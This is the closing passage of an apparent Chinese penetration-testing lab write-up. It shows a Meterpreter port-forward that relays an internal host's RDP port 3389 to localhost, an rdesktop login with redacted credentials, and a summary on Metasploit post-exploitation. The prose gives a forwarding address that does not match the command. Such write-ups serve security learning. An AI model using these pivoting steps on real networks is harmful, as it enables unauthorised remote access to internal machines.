
```
meterpreter > portfwd add -l 3389 -L 127.0.0.1 -p 3389 -r 172.16.12.2
[*] Local TCP relay created: 127.0.0.1:3389 <-> 172.16.12.2:3389
meterpreter > 
```

此处，将远程目标的3389端口，转发到本机 172.16.11.2的3389上



```
root@kali:/# rdesktop 127.0.0.1 -u [redacted] -p [redacted]
ERROR: CredSSP: Initialize failed, do you have correct kerb
eros tgt initialized ?
Connection established using SSL.
```

即可登陆远程目标机器



5.总结

通过本次分析利用，熟悉了从发现漏洞、到验证漏洞、再到利用漏洞这一过程，并进一步熟悉了Metasploit的后渗透模块的其他使用案例